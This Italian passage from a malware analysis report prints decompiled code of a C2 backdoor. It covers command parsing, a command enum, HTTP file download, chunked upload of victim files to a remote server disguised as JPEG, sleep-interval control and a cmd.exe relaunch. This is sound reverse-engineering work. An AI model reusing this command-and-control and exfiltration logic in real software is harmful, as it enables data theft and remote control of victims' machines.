Per prima cosa viene controllato se la riga non sia nulla (Figura 68b). Assicurato che la riga non si nulla viene fatta una ricerca del carattere — all’interno della stringa (Figura 69). Qualora il carattere sia presente il contenuto della stringa prima e dopo il carattere vengono copiati in due buffer diversi mentre, se il carattere non è presente, la riga completa viene salvata in un buffer diverso.

Il contenuto della stringa precedente al carattere — viene quindi ulteriormente parsato attraverso una funzione che estrae ed elabora un valore numerico (Figura 70). A seconda del valore di questo codice intero si va in branch diversi di un *if-elif-else*. Analizzando le stringhe decifrate in ognuno dei brach si è potuto dedurre il significato dei diversi valori del codice ed è stata costruita la enum riportata nel listing 5

```

format = (wchar_t *)StringDecipher(&%02d%02d%02d%02d%02d);
VswprintfWrapper((wchar_t *)timeString,format,month,day,year,hour,minute,second);
std::basic_string<char>::operator=(basic_string<char> *CommandLogString,timeString);
StrcpyCaller(SecondRecvData_2,SecondRecvData);
lenBefore\r\n = 0;
terminatorChar = '\0';
secondRecvData_2 = SecondRecvData_2;
while (terminatorChar == '\0') {
    lenBefore\r\n = SubstringLenBeforeOtherSubstring(secondRecvData_2,"r\n");
    if (lenBefore\r\n == -1) {
        StrcpyCaller(rcvdCommand,2048,secondRecvData_2,lenBefore\r\n + 1);
        \r\n_index = lenBefore\r\n + 1;
        if (0x800 < \r\n_index) {
            __report_rangecheckfailure();
        }
        rcvdCommand[\r\n_index] = '\0';
        secondRecvData_2 = secondRecvData_2 + lenBefore\r\n + 3;
    }
}

```

(a) Parsing delle righe e preparazione del log

```

do {
    commandCodeChar = *commandCode_1;
    isCharLowerThanNull = commandCodeChar < (byte)*nullString;
    if (commandCodeChar != *nullString) {
LAB_1000bc5a:
        commandIsNotNull = -(uint)isCharLowerThanNull | 1;
        goto LAB_1000bc65;
    }
    if (commandCodeChar == 0) break;
    commandCodeChar = commandCode_1[1];
    isCharLowerThanNull = commandCodeChar < (byte) nullString[1];
    if (commandCodeChar != nullString[1]) goto LAB_1000bc5a;
    commandCode_1 = commandCode_1 + 2;
    nullString = nullString + 2;
} while (commandCodeChar != 0);
commandIsNotNull = 0;

```

(b) Controllo che la riga non sia nulla

Figure 68: Parsing e controllo sulla riga

```

else {
    commandCode_2[0] = '\0';
    _memset(commandCode_2 + 1,0,127);
    commandAfter_1[0] = '\0';
    _memset(commandAfter_1 + 2,0,1023);
    _indexInCommand = SearchCharIndex(fullCommandString,'|');
    commandLen = GetStrLen(fullCommandString);
    if (0x3ff < (int)commandLen) {
        commandLen = 0x3ff;
    }
    parameterString_1[0] = '\0';
    _memset(parameterString_1 + 1,0,1023);
    if (_indexInCommand == -1) {
        StrcpyCaller(commandCode_2,0x80,fullCommandString,commandLen);
        if (0x7f < commandLen) {
            __report_rangecheckfailure();
        }
        commandCode_2[commandLen] = '\0';
    }
    else {
        StrcpyCaller(commandCode_2,0x80,fullCommandString,_indexInCommand);
        if (0x7f < (uint)_indexInCommand) {
            __report_rangecheckfailure();
        }
        commandCode_2[_indexInCommand] = '\0';
        StrcpyCaller(commandAfter_1 + 1,1024,fullCommandString + _indexInCommand + 1,
                    (commandLen - _indexInCommand) - 1);
        if (0x3ff < (commandLen - _indexInCommand) - 1) {
            __report_rangecheckfailure();
        }
        commandAfter_1[commandLen - _indexInCommand] = '\0';
        paramString = SearchForParameter(commandAfter_1 + 1);
        StrcpyCaller(parameterString_1,paramString);
    }
}

```

Figure 69: Ricerca del carattere

```

1 int __cdecl ParseCommandCode(char *commandCodeString)
2 {
3     int commandCode;
4
5     commandCode = FID_conflict:_atoi(commandCodeString);
6     if (commandCode == 0) {
7         commandCode = -1;
8     }
9     else {
10         commandCode = commandCode % 10000;
11         commandCode = (commandCode / 1000 + (commandCode / 100) % 10 + (commandCode / 10) % 10 +
12                         commandCode % 10) % 9;
13     }
14     return commandCode;
15 }
```

Figure 70: Parsing del codice intero

Listing 5: Enum dei comandi

```

1 enum CommandValue {
2     DOWNLOAD = 0,
3     UPLOAD = 1,
4     CHANGE_INTERVAL = 2,
5     EXECUTE_COMMAND = 3,
6     DOWNLOAD_AND_EXEC_PLUGIN = 4,
7     UPDATE = 5,
8     GET_INFO = 6,
9     UNINSTALL = 7,
10    DOWNLOAD_EXEC = 8
11 } ;
```

Alla luce di ciò quindi possiamo effettivamente concludere che il malware sia un C2 che interagisce con dei server remoti per ricevere dei comandi ed in particolare questi comandi sono formattati come mostrato in Listing 6

Listing 6: Formato dei comandi

```
1 COMMAND_CODE_TO_PARSE | COMMAND_PARAMS\r\n
```

5.6.2 Comando 0: Download File

Quando viene eseguito il comando di download viene per prima cosa cercato il blank all'interno della porzione parametri del comando (Figura 71. Qualora il blank non sia presente viene riscontrato

```

1 if (commandCodeInt == DOWNLOAD) {
2     /* Download */
3     EXECUTED_COMMAND = NOTHING_TO_EXEC;
4     blankIndexInCommand = SearchCharIndex(parameterString_1, ' ');
5     if ((int)blankIndexInCommand < 1) {
6         additionalLogField = (char *)StringDecipher(&[+]_Download_Parameter_Error);
7         std::basic_string<>::operator=(operationLogString, additionalLogField);
8     }
9 }
```

Figure 71: Ricerca del Blank nella parte del parametro

errore nel parametro. Se il blank è presente la stringa di parametri è suddivisa in due parti separate dal blank (Figura 72) per poi invocare la funzione `BuildCommandServer` sul primo dei parametri.

```

else {
    StrcpyCaller(remotePath,512,parameterString_1,blankIndexInCommand);
    local_2e8c = parameterString_1;
    do {
        cVar1 = *local_2e8c;
        local_2e8c = local_2e8c + 1;
    } while (cVar1 != '\0');
    StrcpyCaller(commandParam,0x200,parameterString_1 + blankIndexInCommand + 1,
                (uint)(local_2e8c + (-blankIndexInCommand - (int)(parameterString_1 + 1)) + -1));
    );
    downloadURL[0] = '\0';
    _memset(downloadURL + 1,0,1199);
    BuildCommandServer(remotePath,(wchar_t *)downloadURL,1);
}

```

Figure 72: Suddivisione della parte dei parametri

La funzione `BuildCommandServer`, mostrata in figura 73 costruisce, partendo dal path del file in remoto formato dalla coppia `host/path`, lo URL del file. L'ultimo parametro della funzione in particolare indica se il protocollo da utilizzare sia HTTP oppure HTTPS.

```

void __cdecl BuildCommandServer(char *remotePath,wchar_t *outputUrl,int isHttp)
{
    char cVar1;
    uint uVar2;
    char *local_988;
    URL_COMPONENTSA urlComponents;
    undefined local_943 [1199];
    char urlPath [1024];
    char hostName [128];

    uVar2 = DAT_1002f008 ^ (uint)&stack0xffffffff;
    _memset(local_943,0,0x4af);
    hostName[0] = '\0';
    _memset(hostName + 1,0,127);
    urlPath[0] = '\0';
    _memset(urlPath + 1,0,1023);
    urlComponents.dwStructSize = 0;
    _memset(&urlComponents.lpszScheme,0,0x38);
    urlComponents.dwStructSize = 0x3c;
    urlComponents.lpszUrlPath = (DWORD)urlPath;
    urlComponents.dwUrlPathLength = (LPSTR)0x100;
    urlComponents.lpszHostName = hostName;
    urlComponents.dwHostNameLength = 0x104;
    local_988 = remotePath;
    do {
        cVar1 = *local_988;
        local_988 = local_988 + 1;
    } while (cVar1 != '\0');
    InternetCrackUrlA(remotePath,(int)local_988 - (int)(remotePath + 1),0x10000000,&urlComponents,0);
    if (isHttp == 1) {
        FID_conflict:_swprintf(outputUrl,0x4b0,(wchar_t *)"http://%s%s",hostName,urlPath);
    }
    else if (isHttp == 0) {
        FID_conflict:_swprintf(outputUrl,0x4b0,(wchar_t *)"https://%s%s",hostName,urlPath);
    }
    @_security_check_cookie@4(uVar2 ^ (uint)&stack0xffffffff);
    return;
}

```

Figure 73: Funzione `BuildCommandServer`

Costruito lo URL viene invocata la funzione `DownloadFromHTTP` con parametri lo URL e il secondo parametro estratto dal comando.

Partendo dallo URL passato come parametro viene costruita una richiesta di *POST* in modo analogo a quanto spiegato nelle sezioni precedenti (Figura 74). Viene quindi eseguita una `send` e, se questa è andata a buon fine, una `recv`. Se anche la `recv` ha successo, per prima cosa si estrae il valore inserito nell'header HTTP e associato a *Content-Length* e successivamente si crea un file avente per nome il secondo parametro passato alla funzione che era, per quanto detto prima, il secondo parametro del comando (Figura 75). A questo punto possiamo concludere che il formato

```
Input + - X C

54 61 14 46 1c 4f 3a 60 2d 3b 43 5c 5d 41 7f 3f 39 3d 47 17 55 4f 57 47 74 61 39 3e 16 02 5f 74 16 17 5a 17 55
57 47 74 61 3c 1f 1e 08 08 18 38 07 49 08 09 1d 4e 18 1f 05 02 1d 44 52 77 10 61 0d 49 4f 4b 01 39 73 66
66 2e 01 1d 44 52 77 10 61 0d 49 4f 4b 01 39 73 66 2e 01 1d 44 52 77 10 61 0d 49 4f 4b 01 39 73 66
4d 1f 05 02 1d 44 52 77 10 61 0d 49 4f 4b 01 39 73 66 2e 01 1d 44 52 77 10 61 0d 49 4f 4b 01 39 73 66
0c 18 11 53 69 1f 05 02 1d 44 52 77 10 61 0d 49 4f 4b 01 39 73 66 2e 01 1d 44 52 77 10 61 0d 49 4f 4b 01 39 73 66
0c 18 11 53 69 1f 05 02 1d 44 52 77 10 61 0d 49 4f 4b 01 39 73 66 2e 01 1d 44 52 77 10 61 0d 49 4f 4b 01 39 73 66
03 08 41 5c 03 6e 05 24 17 51 09 46 2d 61 06 17 0f 51 41 04 53 62 05 31 50 17 05 69 0e 07 19 1d 5b 4b 52 5f
08 0a 1f 05 55 18 02 1a 08 7e 7a 22 47 10 15 59 02 55 4f 1c 5b 54 08 0d 0e 1b 15 7f 3f 32 13 57 0b 0a 42 31 5b
17 1f 0e 02 1f 4a 52 5b 0e 5f 57 02 0c 07 17 39 73 66 66

** 944 3F 1 ..... Trn Bytes <= Up

Output
-----[REDACTED]----->

Ns: % HTTP/1.1<
Host: %<
User-Agent: %<
Proxy-Authorization: Basic %<

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8<
Accept-Language: en-us;q=0.9<
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7<
Keep-Alive: 300<
Connection: keep-alive<
Pragma: no-cache<
Cache-Control: no-cache<

if (!UseProxy == 1) {
    formatHttpReqProxy = (char *)StringDecipher(&FORMAT_HTTP_REQUEST_PROXY);
    StrcpyCaller(decipheredhttpRequest,formatHttpReqProxy);
    postString = (wchar_t *)StringDecipher(&POST);
    VsprintfCaller((wchar_t *)postString,l,postString);
    _encodeProxyCouple = FID_conflictic_str(_StringAlloc_* )encodedProxyCouple;
    VsprintfCaller((wchar_t *)formattedHttpRequest,(wchar_t *)decipheredhttpRequest,postString_l,
                  _remoteIP,&hostName,hostNameString,_encodeProxyCouple);
}
else {
    formatHttpReq = (char *)StringDecipher(&FORMAT_HTTP_REQUEST);
    StrcpyCaller(decipheredhttpRequest,formatHttpReq);
    pwVar4 = (wchar_t *)StringDecipher(&POST);
    VsprintfCaller((wchar_t *)postString,l,pwVar4);
    VsprintfCaller((wchar_t *)formattedHttpRequest,(wchar_t *)decipheredhttpRequest,postString_l,
                  _remoteIP,&hostName,hostNameString);
}


```

Figure 74: Formattazione della richiesta di POST

```
else {
    if (0xffff < rcvdBytesNum) {
        __report_rangecheckfailure();
    }
    rcvdBuffer[rcvdBytesNum] = '\0';
    httpValueBuffer = '\0';
    local_2b = 0;
    local_27 = 0;
    local_23 = 0;
    local_1f = 0;
    local_1d = 0;
    httpFieldValue = &httpValueBuffer;
    contentLengthString = (char *)StringDecipher(&Content_Length);
    ExtractHttpResponseValue(rcvdBuffer, contentLengthString, httpFieldValue);
    nNumberOFbytesToWrite = FID_conflict_ atoi(&httpValueBuffer);
    lenBeforeCR = SubstringLenBeforeOtherSubstring(rcvdBuffer, "\r\n\r\n");
    hFile = CreateFileA(localPath, GENERIC_WRITE, FILE_SHARE_WRITE, (LPSECURITY_ATTRIBUTES)NULL,
                        CREATE_ALWAYS, FILE_FLAG_WRITE_THROUGH, (HANDLE)NULL);
    if (hFile == (HANDLE)INVALID_HANDLE_VALUE) {
        local_8 = -1;
        FreeMemory(encodedProxyCouple);
    }
}
```

Figure 75: Ricezione e Crazione del File

del comando di `download` sia quello riportato in listing 7

Listing 7: Formato del comandi di Download

```
1 DOWNLOAD_CODE | HOST_AND_REMOTE_PATH LOCAL_PATH\r\n
```

Creata il file, si legge il payload della `recv` cercando la doppia sequenza di carriage return e, qualora si trovi (e quindi il payload è non vuoto), si scrive il contenuto del payload sul file. In particolare si scrive una quantità di bytes pari al totale di bytes ricevuti tolta la lunghezza prima del carriage return e tolto 5 che è la lunghezza del carriage return.

A questo punto se il numero di bytes scritto è minore del numero di bytes da scrivere (letti dal campo *Content-Length*) si esegue un ciclo `while` di ricezioni e scritture.

```
if (payloadIsNotNull != 0) {
    writeFile(hFile,rcvdBuffer + lenBeforeCR + 5,(rcvdBytesNum - lenBeforeCR) - 5,
              &numberOfBytesWritten,(LPOVERLAPPED)0x0);
    totalBytesWritten = (rcvdBytesNum - lenBeforeCR) - 5;
}
if ((int)nNumberOfBytesToWrite < (int)rcvdBytesNum) {
    writeFile(hFile,rcvdBuffer + (rcvdBytesNum - nNumberOfBytesToWrite),
              nNumberOfBytesToWrite,&numberOfBytesWritten,(LPOVERLAPPED)0x0);
    totalBytesWritten = nNumberOfBytesToWrite;
}
while ((int)totalBytesWritten < (int)nNumberOfBytesToWrite) {
    nNumberOfBytesToWrite_00 = recv(socket,rcvdBuffer,4096,0);
    writeFile(hFile,rcvdBuffer,nNumberOfBytesToWrite_00,&numberOfBytesWritten,
              (LPOVERLAPPED)0x0);
    totalBytesWritten = totalBytesWritten + nNumberOfBytesToWrite_00;
    _memset(rcvdBuffer,0,4096);
}
LastDownloadedBytesNumber = totalBytesWritten;
CloseHandle(hFile);
closesocket(socket);
local_8 = -1;
FreeMemory(encodedProxyCouple);
}
```

Figure 76: Scrittura del File

Abbiamo quindi che la prima ricezione è una risposta *HTTP* all'interno del quale è scritto, nel campo *Content-Length*, la dimensione complessiva del file da scaricare che quindi viene scritto un chunk alla volta qualora la dimensione lo richieda.

Terminata la scrittura del file viene aggiornato il valore di una variabile globale all'ultimo numero di bytes scritti.

Un'ultima cosa da riportare è che anche qui si gestisce il meccanismo del proxy nello stesso modo descritto in precedenza per l'interazione con i server C2.

Terminato il download del file viene aggiornato il log dei comandi in funzione del risultato della download stessa (Figura 77).

5.6.3 Comando 1: Upload File

La parte iniziale del comando di `upload` si comporta allo stesso modo del comando di `download` (Figura 78):

1. Ricerca del blank
2. Suddivisione della parte dei parametri in due sottostringhe in base alla posizione del blank
3. Invocazione di `BuildCommandServer` per costruire lo URL

```

BuildCommandServer(remotePath,(wchar_t *)downloadURL,1);
downloadResult = DownloadFromHttp(downloadURL,commandParam);
additionalLogField = (char *)StringDecipher(&[+]_Download_Result);
std::basic_string<>::operator=(operationLogString,additionalLogField);
additionalLogField = (char *)StringDecipher(&____<Path:_>);
std::basic_string<>::operator=(operationLogString,additionalLogField);
std::basic_string<>::operator=(operationLogString,commandParam);
additionalLogField = (char *)StringDecipher(&>\n____<Url:_>);
std::basic_string<>::operator=(operationLogString,additionalLogField);
std::basic_string<>::operator=(operationLogString,remotePath);
additionalLogField = (char *)StringDecipher(&>r);
std::basic_string<>::operator=(operationLogString,additionalLogField);
if (downloadResult == 1) {
    additionalLogField = (char *)StringDecipher(&[+]_Download_Succed!);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
}
else if (downloadResult == -1) {
    additionalLogField = (char *)StringDecipher(&[+]_Wrong_URL!);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
}
else {
    additionalLogField = (char *)StringDecipher(&[-]_Download_Failed!);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
}

```

Figure 77: Risultato della download

```

EXECUTED_COMMAND = NOTHING_TO_EXEC;
blankIndex = SearchCharIndex(parameterString_1,' ');
if ((int)blankIndex < 1) {
    additionalLogField = (char *)StringDecipher(&[+]_Upload_Parameter_Error);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
}
else {
    StrcpyCaller(remotePath,512,parameterString_1,blankIndex);
    commandString_1 = parameterString_1;
    do {
        commandChar = *commandString_1;
        commandString_1 = commandString_1 + 1;
    } while (commandChar != '\0');
    StrcpyCaller(commandParam,0x200,parameterString_1 + blankIndex + 1,
                (uint)(commandString_1 + (-blankIndex - (int)(parameterString_1 + 1)) + -1));
    uploadURL[0] = '\0';
    _memset(uploadURL + 1,0,1199);
    BuildCommandServer(remotePath,(wchar_t *)uploadURL,1);
    uploadResult = UploadToHttpsServer(uploadURL,commandParam);
}

```

Figure 78: Parte iniziale del comandi di Upload

4. Invocazione di `UploadToHTTPServer` per gestire l'upload effettivo

Anche qui possiamo concludere che il comando di `upload` presenta il formato mostrato nel listing 8

Listing 8: Formato del comando di Upload

1	<code>UPLOAD_CODE HOST_AND_REMOTE_PATH LOCAL_PATH\r\n</code>
---	--

La funzione `UploadToHttpServer` per prima cosa si occupa di vedere se il path locale passato sia un path assoluto valido cercando l'ultima occorrenza del carattere \ all'interno del path (Figura 79). Se il path è formattato correttamente si procede con l'apertura e lettura del file (Figura 80).

```

int __cdecl UploadToHttpServer(char *remoteURL,char *localPath)

{
    uint uVar1;
    char *doubleBackSlashIndex;
    FILE *fileDesc;
    char *readBuffer;
    int reachedEOF;
    size_t readBytesNum;
    wchar_t *format;
    int uploadResult;
    char *pcVar2;
    int chunkSentNum;
    char filePath [260];
    int chunkSentNum_1;

    uVar1 = DAT_1002f008 ^ (uint)&stack0xffffffffc;
    filePath[0] = '\\';
    _memset(filePath + 1,0,259);
    doubleBackSlashIndex = strrchr(localPath,L'\\\\');
    if (doubleBackSlashIndex != (char *)0x0) {
        fileDesc = _fopen(localPath,"rb");
        if (fileDesc != (FILE *)0x0) {
            readBuffer = (char *)MallocCaller(1024001);
            chunkSentNum = 0;
        }
    }
}

```

Figure 79: UploadToHttpServer parte iniziale

Notiamo che:

1. Si procede con le letture fino a quando non si raggiunge l'EOF del file che si sta leggendo
2. Se siamo alla prima lettura e viene letto un numero di bytes minore della dimensione del buffer (1MB) allora viene costruita una stringa contenente il solo nome del file e non il suo path completo
3. Altrimenti la stringa viene costruita concatenando al nome del file un valore numerico che indica il numero della lettura
4. Se quindi è stato letto qualcosa dal file si procede all'invio effettivo passando lo URL remoto, il buffer letto, il numero di bytes letti alla lettura corrente e il numero di lettura alla funzione `UploadFileToServer`.

In sostanza quello che si sta facendo in questi passi è leggere ed inviare il file per chunks se questo risultasse più grande di 1MB.

Notiamo che è presente in chiaro la stringa *Entering Upload* come parametro della `OutputDebugString`, probabilmente sfuggita a qualche meccanismo di decifratura automatica delle stringhe oppure sfuggita alla rimozione dopo la fase di debugging del codice da parte del programmatore.

Analizziamo quindi la funzione `UploadFileToServer`.

Viene per prima cosa eseguita una serie di inizializzazioni di buffer e stringhe (Figura 81), tra cui:

```

doubleBackSlashSubString = strrchr(localPath,L'\\');
if (doubleBackSlashSubString != (char *)0x0) {
    fileDesc = _fopen(localPath,"rb");
    if (fileDesc != (FILE *)0x0) {
        readBuffer = (char *)MallocCaller(1024001);
        chunkSentNum = 0;
        while (reachedEOF = _feof(fileDesc), reachedEOF == 0) {
            _memset(fileChunkName,0,260);
            readBytesNum = _fread(readBuffer,1,1024000,fileDesc);
            if ((chunkSentNum == 0) && (readBytesNum < 1024000)) {
                StrcpyCaller(fileChunkName,doubleBackSlashSubString + 1);
            }
        }
        else {
            filePathNoSlash = doubleBackSlashSubString + 1;
            chunkSentNum_1 = chunkSentNum;
            format = (wchar_t *)StringDecipher(&%s.%04d);
            FwprintfCaller((FILE *)fileChunkName,format,filePathNoSlash,chunkSentNum_1);
        }
        if (readBytesNum != 0) {
            OutputDebugStringA("Entering upload");
            uploadResult = UploadfileToServer(remoteURL,readBuffer,readBytesNum,fileChunkName);
            if (uploadResult == 0) goto UPLOAD_EXIT_WITH_ERROR;
        }
        _memset(readBuffer,0,1024001);
        chunkSentNum = chunkSentNum + 1;
    }
    FreeCaller(readBuffer);
    _fclose(fileDesc);
}
}

```

Figure 80: Lettura del file da caricare

- Decifratura della stringa Mozilla ecc.
- Decifratura della parte di header relativa al contenuto di cui si fa l'upload
- Generazione di una stringa randomica tramite la funzione `RandomStringGenerator`

La stringa di `Content-Disposition` viene quindi formattata inserendo in luogo dei `%s`:

- La stringa randomica generata
- La stringa *userfile*
- La stringa con *fileName.indiceChunk*

Come si vede, il contenuto trasmesso viene mascherato da formato `.jpeg`.

Viene quindi decifrata la stringa di formato per la *POST* e formattata con diverse informazioni (Figura 82), in particolare:

- urlPath
- hostName
- mozillaString
- randomString
- fileLenStr
- settedContentInfos

```

hostName[0] = '\0';
_mensem(hostName + 1,0,127);
proxyHostName[0] = '\0';
_mensem(proxyHostName + 1,0,127);
urlPath[0] = '\0';
_mensem(urlPath + 1,0,1023);
randomString[0] = '\0';
_mensem(randomString + 1,0,69);
settedContentInfos[0] = '\0';
_mensem(settedContentInfos + 1,0,1023);
genericContentInfosFormattedString[0] = '\0';
_mensem(genericContentInfosFormattedString + 1,0,255);
local_404[0] = '\0';
_mensem(local_404 + 1,0,127);
Rand0StringGenerator(randomString,26);
mozillaString[0] = '\0';
_mensem(mozillaString + 1,0,511);
MozillaStringDecoder(mozillaString);
contentInfoString_1[0] = '\0';
_mensem(contentInfoString_1 + 1,0,1023);
contentInfoString =
    (char *)StringDecipher(&
        "%Content-Disposition:_form-data;_name=\"%s\";filename=\"%s\"%Content-Type:image/jpeg");
    );
contentInfoString_2 = contentInfoString_1;

```

The screenshot shows a hex editor interface with two panes. The left pane, labeled 'Input', contains a hex dump of the original string. The right pane, labeled 'Output', contains the result of the XOR operation. The output shows the original string with its content type and disposition removed.

(a) Impostazione delle stringhe

(b) Decifratura della stringa su Content-Disposition

```

void __cdecl RandomStringGenerator(char *randomString,int randomStringLen)
{
    uint randomInt;
    int i;

    for (i = 0; i < randomStringLen; i = i + 1) {
        randomInt = rand();
        randomString[i] =
            '0'1234567890bcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNPQRSTUVWXYZ'[randomInt % 62];
    }
    randomString[randomStringLen] = '\0';
    return;
}

```

(c) Generatore di stringhe casuali

Figure 81: Impostazione delle stringhe e Funzione di generazione di stringa casuale

The screenshot shows a hex editor with a 'Recipe' window open. The 'Input' pane shows the raw POST data, and the 'Output' pane shows the corresponding C code for the 'formattedRequest' structure. The code includes fields for host, user-agent, content-disposition, content-type, and content-length, along with memory operations for copying the data into the structure.

```

formattedRequest = (FILE *)OperatorNewCaller((uint)messageLen);
FprintfCaller(formattedRequest,(wchar_t *)HttpPostFormat_1,urlPath,hostName,mozillaString,
    randomString,fileLenStr_3,settledContentInfos);
FID_conflict:_memcpy
    (messageLen + (int)&formattedRequest->_ptr + (-_Size - readBytesNum),readBuffer,
    readBytesNum);
FID_conflict:_memcpy
    (messageLen + ((int)&formattedRequest->_ptr - _Size),
    genericContentInfosFormattedString,_Size);
}

```

(a) POST per la Upload

(b) Formattazione per la POST e copia del contenuto

Figure 82: Decifratura e formattazione per la POST

Inoltre viene eseguita la copia del payload usando delle `memcpy`: nello specifico partendo dall'inizio dell'buffer si arriva alla fine spiazzandosi della lunghezza del buffer stesso e poi si torna all'inizio del campo payload spiazzandosi indietro di tanto quanto è la lunghezza del payload (la lunghezza del buffer è proprio pari a quella dell'header formattato più la lunghezza del payload da inviare).

Usando quindi il risultato di una `InternetCrackUrl` si ottiene l'host e si esegue una `connect` e, qualora essa abbia successo, si esegue una `send` del messaggio costruito nei passi precedenti (Figura 83). Se la `send` ha successo si esegue anche una `recv`, probabilmente per un qualche tipo di ack mandato dal server. Terminato l'upload dei chunk del file viene aggiornato il log dei comandi

```

socket = ::socket(2,1,6);
connectSuccess = connect(socket,&local_2a14,0x10);
if (connectSuccess == 0) {
    iVar4 = send(socket,formattedRequest,messageLen,0);
    if (iVar4 < 1) {
        local_8 = (char *)0xffffffff;
        FreeMemory(encodedProxyValue);
    }
    else {
        recvdBufferNum = recv(socket,recvBuffer,0xffff,0);
        if ((int)recvdBufferNum < 1) {
            local_8 = (char *)0xffffffff;
            FreeMemory(encodedProxyValue);
        }
        else {
            if (0xffff < recvdBufferNum) {
                __report_rangecheckfailure();
            }
            recvBuffer[recvdBufferNum] = '\0';
            FreeCaller(formattedRequest);
            closesocket(socket);
            local_8 = (char *)0xffffffff;
            FreeMemory(encodedProxyValue);
        }
    }
}
}

```

Figure 83: Send e Recv della Upload

(Figura 84). Si noti in particolare che il risultato della `UploadToHTTPServer` viene scritto su un buffer che viene inserito nel log come *Uploaded Size*: il ritorno della funzione coincide proprio con il numero di bytes che sono stati caricati.

5.6.4 Comando 2: Cambio intervallo di Sleep

In figura 85 è riportata l'esecuzione del comando di cambio dell'intervallo temporale della `Sleep`; come si vede dalla figura, il codice si limita a cambiare il valore di una variabile globale e ad aggiornare il log dei comandi.

Questo valore globale viene usato come mostrato in figura 86, cioè viene usato come parametro della `Sleep` al termine del ciclo `while` di richiesta-esecuzione di comandi: determina dunque quanto

```

BuildCommandServer(remotePath,(wchar_t *)uploadURL,1);
uploadResult = UploadToHttpServer(uploadURL,commandParam);
sentBytesNumBuffer[0] = '\0';
sentBytesNumBuffer[1] = '\0';
sentBytesNumBuffer[2] = '\0';
sentBytesNumBuffer[3] = '\0';
sentBytesNumBuffer[4] = '\0';
sentBytesNumBuffer[5] = '\0';
sentBytesNumBuffer[6] = '\0';
sentBytesNumBuffer[7] = '\0';
sentBytesNumBuffer[8] = '\0';
sentBytesNumBuffer[9] = '\0';
sentBytesNumBuffer[10] = '\0';
sentBytesNumBuffer[11] = '\0';
sentBytesNumBuffer[12] = '\0';
sentBytesNumBuffer[13] = '\0';
sentBytesNumBuffer[14] = '\0';
sentBytesNumBuffer[15] = '\0';
VswPrintfCaller((wchar_t *)sentBytesNumBuffer,"%ld",uploadResult);
additionalLogField = (char *)StringDecipher(&[+]_Upload_Result);
std::basic_string<>::operator=(operationLogString,additionalLogField);
additionalLogField = (char *)StringDecipher(&Path_);
std::basic_string<>::operator=(operationLogString,additionalLogField);
std::basic_string<>::operator=(operationLogString,commandParam);
additionalLogField = (char *)StringDecipher(&Url_);
std::basic_string<>::operator=(operationLogString,additionalLogField);
std::basic_string<>::operator=(operationLogString,remotePath);
additionalLogField = (char *)StringDecipher(&uploaded_Size(bytes_));
std::basic_string<>::operator=(operationLogString,additionalLogField);
std::basic_string<>::operator=(operationLogString,sentBytesNumBuffer);
additionalLogField = (char *)StringDecipher(&r);
std::basic_string<>::operator=(operationLogString,additionalLogField);
if (uploadResult < 1) {
    if (uploadResult == -1) {
        additionalLogField = (char *)StringDecipher(&[+]_Wrong_URL!);
        std::basic_string<>::operator=(operationLogString,additionalLogField);
    }
    else if (uploadResult == 0) {
        additionalLogField = (char *)StringDecipher(&[-]_Upload_Failed!);
        std::basic_string<>::operator=(operationLogString,additionalLogField);
    }
}
else {
    additionalLogField = (char *)StringDecipher(&[+]_Upload_Succed!);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
}

```

Figure 84: Aggiornamento del Log

```

else if (commandCodeInt == CHANGE_INTERVAL) {
    EXECUTED_COMMAND = NOTHING_TO_EXEC;
    SleepInterval = FID_conflict:_atoi(parameterString_1);
    additionalLogField = (char *)StringDecipher(&[+]_Interval);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
    additionalLogField = (char *)StringDecipher(&Interval_was_set_to);
    std::basic_string<>::operator=(operationLogString,additionalLogField);
    std::basic_string<>::operator=(operationLogString,parameterString_1);
}

```

Figure 85: Esecuzione del comando CHANGE_INTERVAL

tempo il programma deve attendere dopo aver elaborato i comandi e prima di richiederne altri ai server.

```

while( true ) {
    Sleep(500);
    handle = CreateThread((LPSECURITY_ATTRIBUTES)NULL,0,ServerInteractionFunction,ufwCouple,0,
                          &threadId);
    WaitForSingleObject(handle,INFINITE);
    if ((ServerSearchStruct).hasReceivedData != 0) {
        CommandExecutorLauncher();
        lpThreadId = &local_528;
        dwCreationFlag = 0;
        lpParameter = (LPVOID)FID_conflict:c_str((String_alloc*)CommandLogString);
        handle = CreateThread((LPSECURITY_ATTRIBUTES)NULL,0,ServerInteractionFunction,lpParameter,
                              dwCreationFlag,lpThreadId);
        WaitForSingleObject(handle,INFINITE);
        _memset(SecondRecvData,0,2048);
        ClearLogString(CommandLogString);
    }
    if (EXECUTED_COMMAND == UNINSTALLED) break;
    if (EXECUTED_COMMAND == UPDATED_SAMPLE) {
        Sleep(2000);
        _memset(&startupInfo,0,0x44);
        processInformation.hProcess = (HANDLE)0x0;
        processInformation.hThread = (HANDLE)0x0;
        processInformation.dwProcessId = 0;
        processInformation.dwThreadId = 0;
        startupInfo.cb = 0x44;
        startupInfo.wShowWindow = 0;
        startupInfo.dwFlags = 0x101;
        formattedCommand[0] = '\0';
        _memset(formattedCommand + 1,0,255);
        samplePath = &SamplePathStr;
        cmd.exe_/_c_%s_dec_str = (wchar_t *)StringDecipher(&cmd.exe_/_c_%s_CIPH_FORM_STR);
        VswprintfCaller((wchar_t *)formattedCommand,cmd.exe_/_c_%s_dec_str,samplePath);
        CreateProcessA((LPCSTR)0x0,formattedCommand,(LPSECURITY_ATTRIBUTES)0x0,
                      (LPSECURITY_ATTRIBUTES)0x0,0,0x10,(LPVOID)0x0,(LPCSTR)0x0,&startupInfo,
                      &processInformation);
        ExitProcessCaller();
    }
    SleepCaller(2);
    SleepMinsCaller(SleepInterval);
}

```

Figure 86: Uso dello SleepInterval impostato

5.6.5 Comando 3: Esecuzione comando generico

Il comando permette di eseguire un comando generico sulla macchina vittima (Figura 87). Prima dell'esecuzione effettiva viene usata la funzione `BuildTemporaryFilePath` per costruire il path di un file temporaneo che verrà usato per il salvataggio del log del comando eseguito (Figura 88). Viene quindi lanciato un thread che prende come parametro la stringa parametro del comando C2 convertita in wide char ed esegue la funzione `ExecCommandOnHost`.

